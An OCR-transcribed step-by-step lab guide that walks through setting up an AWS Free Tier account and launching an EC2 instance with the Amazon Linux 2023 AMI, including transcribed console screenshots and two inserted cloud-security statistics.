
Even though you create a Free Tier account (where you have to pay nothing) you have to go through the sign-up process to complete activation of your account. It may take a few hours for your Amazon AWS account to get confirmed.

Once your Amazon AWS account is activated, log in into your AWS account as root user. Let's first create an amazon EC2 instance.


Amazon Elastic Computing Cloud (Amazon EC2) provides an on-demand, scalable virtual server in AWS cloud which can be used to run applications without requirement of any physical hardware.

Go to AWS console->All services. In the Compute section, click on "EC2".

According to Varonis "2025 State of Data Security Report, "99% of organizations had sensitive data exposed to AI tools.



The EC2 dashboard opens as shown below.



According to Tenable's "Cloud AI Risk Report 2025", over 70% of cloud AI workloads have at least one unresolved vulnerability.

The screenshot shows the AWS Management Console for the 'ap-southeast-2' region. The 'Launch instance' button is highlighted with a red rectangle. The console displays various widgets including 'Service health', 'Account attributes', 'Instance alarms', and 'Zones'.

Launch instance
To get started, launch an Amazon EC2 instance, which is a virtual server in the cloud.

Launch instance (highlighted button)

Migrate a server

Note: Your instances will launch in the Asia Pacific (Sydney) Region

Instance alarms
[View in CloudWatch](#)

0 in alarm 0 OK 0 insufficient data

Scheduled events

Service health
[AWS Health Dashboard](#)

Region: Asia Pacific (Sydney)

Status: This service is operating normally.

Zones

Zone name	Zone ID
ap-southeast-2a	apse2-az1
ap-southeast-2b	apse2-az3
ap-southeast-2c	apse2-az2

[Enable additional Zones](#)

Account attributes

Default VPC: vpc-0cfa128a6843191c5

Settings
Data protection and security
Allowed AMIs
Zones
EC2 Serial Console
Default credit specification
EC2 console preferences

Explore AWS
Introducing Spot Blueprints, a Real-Time Template Generator
Take advantage of Spot Blueprints to quickly generate CloudFormation and Terraform templates like Kubernetes and Apache Spark. [Learn more](#)

Scroll down and click on “Launch Instance” button. The below window opens.

The screenshot shows the 'Launch an instance' wizard in the AWS Management Console. The 'Amazon Machine Image (AMI)' step is highlighted with a red rectangle. The 'Amazon Linux 2023 kernel-6.1 AMI' is selected.

An AMI contains the operating system, application server, and applications for your instance. If you don't see a suitable AMI below, use the search field or choose [Browse more AMIs](#).

Search our full catalog including 1000s of application and OS images

Quick Start

Amazon Linux macOS Ubuntu Windows Red Hat SUSE Linux

Amazon Machine Image (AMI)

Amazon Linux 2023 kernel-6.1 AMI (Free tier eligible)

ami-0a0b0b06dd1636865 (64-bit (x86), uefi-preferred) / ami-0f315500adaeb4cd8 (64-bit (Arm), uefi)

Virtualization: hvm ENA enabled: true Root device type: ebs

Description
Amazon Linux 2023 (kernel-6.1) is a modern, general purpose Linux-based OS that comes with 5 years of long term support. It is optimized for AWS and designed to provide a secure, stable and high-performance execution environment to develop and run your cloud applications.

Summary

Number of instances: 1

Software Image (AMI): Amazon Linux 2023 AMI 2023.8.2...read more
ami-0a0b0b06dd1636865

Virtual server type (instance type): t3.micro

Firewall (security group): New security group

Storage (volumes): 1 volume(s) - 8 GiB

[Cancel](#) [Launch instance](#) [Preview code](#)

AWS creates instances using Amazon Machine Images (AMI). An Amazon Machine Image is a template that contains operating system, applications and libraries needed to launch the instances. There are different AMIs avail-

able for download. Some are free but some need payment. You can search for the AMI you want from the search field, select it and give a easily recognizable name to your instance.

By default, Amazon provides a Linux instance that can be used with a Free Tier account. We will use it for this Lab. We have given the name “Amazon Linux” to our instance.

☰

EC2 > Instances > Launch an instance

🔍 ⚙️ 🗨️

Launch an instance

Info

Amazon EC2 allows you to create virtual machines, or instances, that run on the AWS Cloud. Quickly get started by following the simple steps below.

Name and tags

Info

Name

Amazon Linux

Add additional tags

▼ Application and OS Images (Amazon Machine Image)

Info

An AMI contains the operating system, application server, and applications for your instance. If you don't see a suitable AMI below, use the search field or choose [Browse more AMIs](#).

🔍 Search our full catalog including 1000s of application and OS images

Quick Start

Amazon Linux

macOS

Ubuntu

Windows

Red Hat

SUSE Linux

🔍

Browse more AMIs

▼ Summary

Number of instances

Info

1

Software Image (AMI)

Amazon Linux 2023 AMI 2023.8.2...[read more](#)

ami-0a0b0b06dd1636865

Virtual server type (instance type)

t3.micro

Firewall (security group)

New security group

Storage (volumes)

1 volume(s) - 8 GiB

Cancel

➡️

Launch instance

[🔗 Preview code](#)

ap-southeast-2.console.aws.amazon.com/ec2/home?region=ap-southeast-2#LaunchInstances:

aws [Search] [Alt+S] Asia Pacific (Sydney) Account ID: 9748-7387-0122 Kalyan

EC2 > Instances > Launch an Instance

Linux

aws

Mac

ubuntu

Microsoft

RedHat

SUSE

Browse more AMIs

Including AMIs from AWS, Marketplace and the Community

Amazon Machine Image (AMI)

Amazon Linux 2023 kernel-6.1 AMI
ami-0a0b0b06dd1636865 (64-bit (x86), uefi-preferred) / ami-0f315500adaeb4cd8 (64-bit (Arm), uefi)
Virtualization: hvm ENA enabled: true Root device type: ebs

Description

Amazon Linux 2023 (kernel-6.1) is a modern, general purpose Linux-based OS that comes with 5 years of long term support. It is optimized for AWS and designed to provide a secure, stable and high-performance execution environment to develop and run your cloud applications.

Amazon Linux 2023 AMI 2023.8.20250818.0 x86_64 HVM kernel-6.1

Architecture	Boot mode	AMI ID	Publish Date	Username
64-bit ...	uefi-preferred	ami-0a0b0b06dd1636865	2025-08-13	ec2-user

Verified provider

Summary

Number of instances 1

Software Image (AMI)
Amazon Linux 2023 AMI 2023.8.2...read more
ami-0a0b0b06dd1636865

